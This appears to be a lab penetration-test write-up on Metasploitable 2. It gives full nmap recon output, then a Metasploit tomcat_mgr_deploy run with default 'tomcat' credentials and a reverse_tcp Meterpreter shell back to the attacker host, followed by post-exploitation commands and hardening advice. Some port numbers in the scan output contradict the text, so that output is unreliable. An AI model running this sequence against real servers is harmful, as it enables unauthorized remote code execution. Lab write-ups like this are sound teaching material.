

Exploitation of Apache Tomcat Manager

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Target System: Metasploitable 2 Linux VM (192.168.83.131)

Attacker Platform: Kali Linux (192.168.83.129)

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1.Executive Summary

The security analysis that was performed was against the Apache Tomcat web server on the target machine inside an isolated lab setting. The aim of this exercise was to find out which services were open, enumerate the Apache Tomcat Manager application and check if authenticated administration would lead to remote code execution.

The process of enumerating services showed that there was Apache Tomcat 5.5 operating on port 8180. The Tomcat Manager required HTTP Basic Authentication. Once logged into the application with authorized lab credentials, it was possible to perform administrative functions and execute remote code execution. This was accomplished with the permissions of the tomcat55 service account.

Risk Summary Matrix

Metric	Details
Max Risk Rating	CRITICAL (8.8/ 10.0)
Primary Vulnerability	Authenticated Remote Code Execution via Apache Tomcat Manager
System Compromise	Remote Code Execution Achieved (tomcat55 Service Account)
Data Confidentiality	Compromised : Access limited to files and resources permitted to the tomcat55 service account.
System Integrity	Compromised: Ability to execute commands and modify files within the permission of the Tomcat service account. Administrative (root) privileges were not obtained.

2.Scope and Methodology

The assessment followed the standard penetration testing lifecycle:

- Reconnaissance
- Host discovery
- Port scanning
- Service Enumeration
- Web Enumeration
- Authentication assessment
- Authenticated security validation
- Post-Exploitation validation

3.Tools used

- Nmap
- Firefox web browser
- Metasploit framework
- Meterpreter
- Linux shell

4.Technical Finding

Apache Tomcat 5.5 Manager Interface

Item	Details
Service	Apache Tomcat 5.5
Protocol	HTTP
Port	8180
Authentication	HTTP Basic Authentication
Risk	Critical (Authenticated Remote Code Execution)

Step1. Host Discovery

Objective: Verify that the target system is reachable.

Command used: ping <victim ip>

Observation: The target successfully responded to ICMP echo requests , confirming network connectivity.

```
(root@kali)-[/home/sudip]
# ping 192.168.83.131
PING 192.168.83.131 (192.168.83.131) 56(84) bytes of data.
64 bytes from 192.168.83.131: icmp_seq=1 ttl=64 time=0.704 ms
64 bytes from 192.168.83.131: icmp_seq=2 ttl=64 time=0.599 ms
64 bytes from 192.168.83.131: icmp_seq=3 ttl=64 time=0.925 ms
64 bytes from 192.168.83.131: icmp_seq=4 ttl=64 time=0.664 ms
64 bytes from 192.168.83.131: icmp_seq=5 ttl=64 time=0.597 ms
^C
— 192.168.83.131 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4052ms
rtt min/avg/max/mdev = 0.597/0.697/0.925/0.120 ms
```

Step2. Port Scanning

Objective: Identify open TCP ports.

Command used: `nmap -T4 -F <victim ip>`

Observation: Multiple network services were identified.

```
(root@kali)-[/home/sudip]
# nmap -T4 -F 192.168.83.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-16 18:26 +0545
Nmap scan report for 192.168.83.131
Host is up (0.0047s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13
MAC Address: 00:0C:29:79:6F:6F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

Step3. Service Enumeration

Objective: Identify service versions.

Command used: `nmap -sC -sV <victim ip>`

Observation :Apache Tomcat version 5.5 was identified on TCP port 8180.

The AJP protocol was also enabled on port 8009.

```
(root@kali)~# nmap -sC -sV 192.168.83.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-16 18:27 +0545
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 18:27 (0:00:07 remaining)
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.30% done; ETC: 18:27 (0:00:00 remaining)
Nmap scan report for 192.168.83.131
Host is up (0.00092s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.83.129
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh           OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:98:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
|_sslv2:
|_  SSLv2 supported
|_  ciphers:
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_smtp-command: Metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntuh804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-07-16T12:42:26+00:00; +3s from scanner time.
53/tcp    open  domain        ISC BIND 9.4.2
|_bind-version: 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind       2 (RPC #100000)
|_rpcinfo:
|_  program version port/proto service
|_  100000 2 111/tcp rpcbind
|_  100000 2 111/udp rpcbind
|_  100003 2,3,4 2049/tcp nfs
|_  100003 2,3,4 2049/udp nfs
|_  100005 1,2,3 47124/udp mountd
|_  100005 1,2,3 51842/tcp mountd
|_  100021 1,3,4 43582/udp nlockmgr
|_  100021 1,3,4 53877/tcp nlockmgr
|_  100024 1 36347/udp status
```

```

100024 1 46135/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rshd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

mysql-info:
  Protocol: 10
  Version: 5.0.51a-3ubuntu5
  Thread ID: 20
  Capabilities flags: 43564
  Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsCompression, LongColumnFlag, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, SupportsTran
sactions
  Status: Autocommit
  Salt: H3eMgg'POJAn'dwg'1
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
  _ssl-date: 2026-07-16T12:42:26+00:00; +3s from scanner time.
  _ssl-cert: Subject: commonName=subuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
  Not valid before: 2010-03-17T14:07:45
  Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
  vnc-info:
    Protocol version: 3.3
    Security types:
      VNC Authentication (2)
6800/tcp open x11 (access denied)
6867/tcp open irc UnrealIRCd
  irc-info:
    users: 1
    servers: 1
    lusers: 1
    lservers: 0
    server: irc.Metasploitable.LAN
    version: Unreal3.2.8.1. irc.Metasploitable.LAN
    uptime: 0 days, 0:21:28
    source ident: nmap
    source host: 89FA9301.93D13F46.FFFA6D40.IP
    error: Closing Link: mxgikc'xg[192.168.83.129] (Quit: mxgikc'xg)
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
  _ajp-methods: Failed to get a valid response for the OPTION request
8100/tcp open http Apache Tomcat/Coyote JSP engine 1.1
  _http-title: Apache Tomcat/5.5
  _http-server-header: Apache-Coyote/1.1
  _http-favicon: Apache Tomcat
MAC Address: 00:0C:29:79:6F:6F (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
  smb-security-mode:
    account used: guest
    authentication level: user
    challenge response: supported
    message signing: disabled (dangerous, but default)
  smb-os-discovery:
    OS: Unix (Samba 3.0.20-Debian)
    Computer name: metasploitable
    NetBIOS computer name:
    Domain name: localdomain
    FQDN: metasploitable.localdomain
    System time: 2026-07-16T08:42:19-04:00
  smb2-time: Protocol negotiation failed (SMB2)
  _nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
  _clock-skew: mean: 1h00m03s, deviation: 2h00m00s, median: 2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.08 seconds

```

The Apache Software Foundation
http://www.apache.org/

If you're seeing this page via a web browser, it means you've

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

\$CATALINA_HOME/webapps/ROOT/index.jsp

where "\$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new Tomcat, or you're an administrator who hasn't got setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information that is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See \$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The webapp is restricted to users with role "manager".

Step4. Web Enumeration

Objective: Verify web applications hosted by Apache Tomcat.

Method: Opened <http://192.168.83.131:8180> in the browser

Observation: The default Apache Tomcat homepage loaded successfully.

The following applications were identified:

- Tomcat Administration
- Tomcat Manager
- Documentation
- JSP Examples

Apache Tomcat/5.5

The Apache Software Foundation
<http://www.apache.org/>

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat

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Administration
[Status](#)
[Tomcat Administration](#)
[Tomcat Manager](#)

Documentation
[Release Notes](#)
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Tomcat Online
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[Open Bugs](#)
[Users Mailing List](#)
[Developers Mailing List](#)
[IRC](#)

Examples
[JSP Examples](#)
[Servlet Examples](#)
[WebDAV capabilities](#)


Miscellaneous
[Sun's Java Server Pages Site](#)
[Sun's Servlet Site](#)

Step5. Authentication Assessment

Objective: Determine whether the Tomcat Manager application required authentication.

Method: Selected Tomcat Manager from the homepage.

Observation: The application displayed an HTTP Basic Authentication dialog requesting administrator credentials. This confirms that access to the administrative interface was protected.



Step6. Authenticated Security Validation

Objective: Determine whether authenticated administrative access could perform management operations.

Method: An authenticated assessment was performed within the authorized laboratory environment using valid Tomcat Manager credentials.

Observation:

- Authentication succeeded.
- Administrative access to Tomcat Manager was obtained.
- A test application deployment was successfully executed through the management interface , resulting in remote code execution.

```
msf > exploit/multi/http/tomcat_mgr_deploy
[-] Unknown command: exploit/multi/http/tomcat_mgr_deploy. Run the help command for more details.
This is a module we can load. Do you want to use exploit/multi/http/tomcat_mgr_deploy? [y/N] n
msf > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.83.131
RHOSTS => 192.168.83.131
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.83.129
LHOST => 192.168.83.129
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.83.129:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6217 bytes as tf8gfP37smB0.war ...
[*] Executing /tf8gfP37smB0/ZBenf14GZjbeQHU2.jsp ...
[*] Undeploying tf8gfP37smB0 ...
[*] Sending stage (58073 bytes) to 192.168.83.131
[*] Meterpreter session 1 opened (192.168.83.129:4444 -> 192.168.83.131:49625) at 2026-07-16 18:31:36 +0545
```

Step7. Post-Exploitation Validation

Objective: Validate the obtained session.

Meterpreter Commdads used: sysinfo, getuid, pwd, ls, shell

Linux Shell Commands used: whoami, id, hostname, uname -a, ls -la

Observation: The remote session executed as the tomcat55 service account.

Root privileges were **not** obtained.

The compromised system was running Ubuntu Linux with kernel version 2.6.24.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > getuid
Server username: tomcat55
meterpreter > pwd
/
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified      Name
-----
100000/-----  1188612  fil     2026-07-09 12:13:26 +0545 FLTIOktayp
100000/-----  1188612  fil     2026-07-09 14:00:41 +0545 MJhlsTTEn
100000/-----  1188612  fil     2026-07-13 08:36:21 +0545 MtKQrviNn
100000/-----  1188612  fil     2026-07-14 13:50:46 +0545 PHKRvLly
100000/-----  1188612  fil     2026-07-09 08:53:05 +0545 UoORYWyQS
040444/r--r--r--  4096     dir     2012-05-14 09:20:33 +0545 bin
040444/r--r--r--  1024     dir     2012-05-14 09:21:28 +0545 boot
040444/r--r--r--  4096     dir     2010-03-17 04:40:51 +0545 cdrom
040444/r--r--r--  13820    dir     2026-07-16 18:05:41 +0545 dev
040444/r--r--r--  4096     dir     2026-07-16 22:22:39 +0545 etc
040444/r--r--r--  4096     dir     2010-04-16 12:01:02 +0545 home
100000/-----  1188612  fil     2026-07-14 22:00:03 +0545 iHlahWUAvj
040444/r--r--r--  4096     dir     2010-03-17 04:42:40 +0545 initrd
100444/r--r--r--  7929183  fil     2012-05-14 09:20:56 +0545 initrd.img
040444/r--r--r--  4096     dir     2012-05-14 09:20:22 +0545 lib
040000/-----  16384    dir     2010-03-17 04:40:15 +0545 lost+found
100000/-----  1188612  fil     2026-07-13 08:27:39 +0545 mRmNEIWnc
040444/r--r--r--  4096     dir     2010-03-17 04:40:52 +0545 media
040444/r--r--r--  4096     dir     2010-04-29 02:01:56 +0545 mnt
100000/-----  20962    fil     2026-07-16 18:05:48 +0545 nohup.out
040444/r--r--r--  4096     dir     2010-03-17 04:42:39 +0545 opt
100000/-----  1188612  fil     2026-07-14 08:30:32 +0545 prKRWgkKefCW
040444/r--r--r--  0         dir     2026-07-16 18:05:17 +0545 proc
100000/-----  1188612  fil     2026-07-10 20:00:25 +0545 rkWgAgIzKuN
040444/r--r--r--  4096     dir     2026-07-16 18:05:48 +0545 root
040444/r--r--r--  4096     dir     2012-05-14 07:39:53 +0545/sbin
040444/r--r--r--  4096     dir     2010-03-17 04:42:38 +0545 srv
040444/r--r--r--  0         dir     2026-07-16 18:05:18 +0545 sys
040666/rw-rw-rw-  4096     dir     2026-07-16 18:31:39 +0545 tmp
040444/r--r--r--  4096     dir     2010-04-28 09:51:37 +0545 usr
040444/r--r--r--  4096     dir     2010-03-17 19:53:23 +0545 var
100444/r--r--r--  1987288  fil     2008-04-10 22:40:41 +0545 vmlinuz

meterpreter > shell
Process 2 created.
Channel 2 created.
```

```

whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls -la
total 10617
drwxr-xr-x 21 root root 4096 2026-07-14 12:15 .
drwxr-xr-x 21 root root 4096 2026-07-14 12:15 ..
drwxr-xr-x 2 root root 4096 2012-05-13 23:35 bin
drwxr-xr-x 4 root root 1024 2012-05-13 23:36 boot
lrwxrwxrwx 1 root root 11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13820 2026-07-16 08:20 dev
drwxr-xr-x 94 root root 4096 2026-07-16 12:37 etc
-rwx----- 1 root root 1188612 2026-07-09 02:28 FLTI0ktayp
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 home
-rwx----- 1 root root 1188612 2026-07-14 12:15 iHlahWUAvj
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 initrd
lrwxrwxrwx 1 root root 32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 2012-05-13 23:35 lib
drwx----- 2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x 4 root root 4096 2010-03-16 18:55 media
-rwx----- 1 root root 1188612 2026-07-09 04:15 MJhlsTTEn
drwxr-xr-x 3 root root 4096 2010-04-28 16:16 mnt
-rwx----- 1 root root 1188612 2026-07-12 22:42 mRmNEIWnc
-rwx----- 1 root root 1188612 2026-07-12 22:51 MtKQrviNn
-rw----- 1 root root 20962 2026-07-16 08:20 nohup.out
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 opt
-rwx----- 1 root root 1188612 2026-07-14 04:05 PHKRvLly
-rwx----- 1 root root 1188612 2026-07-13 22:45 prKRWgkKefCW
dr-xr-xr-x 116 root root 0 2026-07-16 08:20 proc
-rwx----- 1 root root 1188612 2026-07-10 10:15 rkWgAgIzKuN
drwxr-xr-x 13 root root 4096 2026-07-16 08:20 root
drwxr-xr-x 2 root root 4096 2012-05-13 21:54 sbin
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 srv
drwxr-xr-x 12 root root 0 2026-07-16 08:20 sys
drwxrwxrwt 4 root root 4096 2026-07-16 08:46 tmp
-rwx----- 1 root root 1188612 2026-07-08 23:08 UoORYWyQS
drwxr-xr-x 12 root root 4096 2010-04-28 00:06 usr
drwxr-xr-x 14 root root 4096 2010-03-17 10:08 var
lrwxrwxrwx 1 root root 29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-16-server

```

5.Security Impact

The findings showed that gaining access to the Apache Tomcat Manager Application by the use of credentials enabled execution of the code on the server side, leading to remote code execution.

Even though the created session would execute under the tomcat55 service account and not the root account, this access can be used to gain the following:

- Access to web applications deployed.
- Access to files accessible to the Tomcat service.
- Modification/deployment of web applications using the management console.

6. Recommendations

- Limit access to the Tomcat Manager Interface through networking means.

- Deactivate the Manager application if not needed.
- Eliminate default and/or weak administrative credentials.
- Apply strong password policies to administrative accounts.
- Ensure that the version of Apache Tomcat used is supported and up to date.
- Monitor and record all access to the administrative interface.
- Perform regular vulnerability assessments and security reviews.

7.Disclaimer

This particular assessment was carried out only in the deliberately vulnerable lab setting where Metasploitable 2 was used for educational purposes. All assessments were done on permission. This is meant to be utilized for security studies only and all the findings mentioned in this report were made for educational purposes only.